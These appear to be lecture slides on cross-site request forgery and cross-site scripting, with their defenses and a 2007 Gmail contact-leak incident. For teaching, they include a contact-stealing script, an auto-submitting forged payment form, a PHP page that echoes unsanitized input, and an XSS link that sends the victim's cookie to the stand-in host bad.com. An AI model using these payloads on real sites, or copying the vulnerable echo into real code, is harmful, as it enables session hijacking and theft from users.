
❑ CSRF – Cross-site request forgery

- Bad Web site sends browser request to good Web site, using credentials of an innocent victim


❑ XSS – Cross-site scripting

- Bad Web site sends innocent victim a script that steals information from an honest Web site


CSRF: Abuse of User Authentication



CSRF: Misuse of Attacker Authentication



CSRF: Home Router Reconfiguration



CSRF: Cross-Site Request Forgery

- ❑ Same browser runs a script from a “good” site and a malicious script from a “bad” site
 - requests to “good” site are authenticated by cookies
- ❑ Malicious script can initiate forged requests to “good” site with user’s cookie
 - Gmail: steal contacts, Netflix: change acct settings
 - potential for much worse damage, e.g. online banking
- ❑ CSRF exploits the trust that a site has for a particular browser
- ❑ Mitigation: Web app should embed fresh nonce in every form, check for it on every request
 - forged requests will include auth-cookie, but not the nonce

GMail Incident: 2007

```
<script>
function google(a){
    var emails, i;
    emails = "<ol>"
    emails += "<li>" + a.Body.Contacts[0].Email +
              "<font color='red'>Your email</font></li>"
    for (i=1;i<a.Body.Contacts.length;i++){
        emails += "<li>" + a.Body.Contacts[i].Email + "</li>";
    }
    emails += "</ol>"
    document.write(emails);
}
</script>
<script src="http://docs.google.com/data/contacts?out=js&show=ALL
&psort=Affinity&callback=google&max=99999"></script>
```

- Google docs has a script that runs a callback function, passing it your contact list as an object. The script presumably checks a cookie to ensure you are logged into a Google account before handing over the list.

GMail Incident: 2007

```
<script>
function google(a){
    var emails, i;
    emails = "<ol>"
    emails += "<li>" + a.Body.Contacts[0].Email +
              "<font color='red'>Your email</font></li>"
    for (i=1;i<a.Body.Contacts.length;i++){
        emails += "<li>" + a.Body.Contacts[i].Email + "</li>";
    }
    emails += "</ol>"
    document.write(emails);
}
</script>
<script src="http://docs.google.com/data/contacts?out=js&show=ALL
&psort=Affinity&callback=google&max=99999"></script>
```

- Unfortunately, it doesn't check what page is making the request. So, if you are logged in on tab 1, tab 2 (with HTML from bad.com) can make the function call and get the contact list as an object. Since you are logged in somewhere, your cookie is valid and the request is honoured

Cookie Authentication: Not Enough!

- ❑ Users logs into ebank.com, forgets to sign off
 - session cookie remains in browser state
- ❑ User then visits a malicious website containing

```
<form name="paybill">  
    action="https://ebank.com/BillPay.php">  
    <input name="payee" value="badguy"> ...  
    <script> document.paybill.submit(); </script> ...
```

- ❑ What happens?
- ❑ Browser sends cookie, payment-request fulfilled!!
- ❑ Lesson: cookie authentication alone not sufficient when side effects can happen

CSRF Defenses

❑ Secret Validation Token



```
<input type=hidden value=23a3af01b>
```

❑ Referer Validation



```
Referer: http://www.facebook.com/home.php
```

❑ Custom HTTP Header



```
X-Requested-By: XMLHttpRequest
```

Secret Validation Token

□ Server mitigation:

- use cookie together with hidden form-field to authenticate
 - hidden-field values need to be unpredictable and user-specific ... why?
- requires body of POST request contain cookie value
- Why does this work? Because attacker can't access the required value for its form-submissions


PC Financial Bill Payment

□ User mitigation:

- log off authenticated site before visiting other sites

```
<h2>Bill payments</h2>
<form name="BillPaymentsForm" method="post"
      action="/billPayments2.ams">
  <input type="hidden"
        name="org.apache.struts.taglib.html.TOKEN"
        value="ec6d453342e29dabddcf4cb525471">
```

Referer Validation



Referrer Validation



Origin: http://www.facebook.com/home.php

HTTP Origin header

- ✓ Origin: http://www.facebook.com/
- ✗ Origin: http://www.attacker.com/evil.html
- Origin:

Lenient: Accept when not present (insecure)
Strict: Don't accept when not present (secure)

Cross Site Scripting (XSS)

- Building interactive Web apps:
 - scripts embedded in Web pages run in browsers
 - scripts can access cookies (set by own app server)
 - plus other private information
 - scripts can manipulate DOM objects
 - to read/control what users see on UI
 - luckily scripts constrained by the same-origin policy
- If SOP constrains scripts, how could XSS occur?
 - Web applications often take user-inputs and embed them as part of Web page
 - If those user-inputs aren't properly sanitized ...

Risks of Poorly Written Scripts

- ❑ For example, echo user's input

`http://naive.com/search.php?term="Kim Dot Com"`

`search.php` responds with

`<html> <title>Search results</title>
<body>You searched for <?php echo $_GET[term] ?>...`


or

`GET /hello.cgi?name=Mitt`

`hello.cgi` responds with

`<html>Welcome, Mitt</html>`

- ❑ So what if somebody knows your name is Mitt, or that you are reading up on Kim Dot Com?




So what?

- ❑ Why would user click on such a link?
 - Phishing email in Web-email client (e.g. gmail).
 - Link in doubleclick banner-ad
 - ... many ways to fool users into clicking
- ❑ OK, but so what if bad.com gets cookie for victim.com ?
 - Cookie might serve as session-authentication token for victim.com (allows attacker to “sidejack” session)
 - or might contain other data intended only for victim.com
 - ⇒ Violation of same-origin policy

XSS Risks

- This form of XSS is a reflection attack:
 - user is tricked into visiting a badly-written Web site
 - bug in Web site code causes it to display the attack script and the user's browser to execute arbitrary operations contained in the attack script – script is treated as if it originated on victim server (and thus is SOP compliant)
- Can transmit user's private data to attacker
 - e.g., encode it in a URL request to attacker's site
- Can change contents of the affected website
 - show bogus information, request sensitive data
- Depending on how the Web server is set up, it may persist the attacker's XSS code in a database !!

Basic scenario: reflected XSS attack



Failure to Sanitize Untrusted Input


- ❑ Problem: no validation of input value term
- ❑ Consider link: (properly URL-encoded)

```
http://victim.com/search.php?term=
<script> window.open(
    "http://bad.com?cookie=" +
    document.cookie)</script>
```

- ❑ What if user clicks on this link?
 1. Browser sends request to: victim.com/search.php
 2. Victim.com returns

```
<html> Results for <script> ... </script>
```
 3. Browser executes script:
 - o sends bad.com victim.com cookie (passes Same-Origin test!)

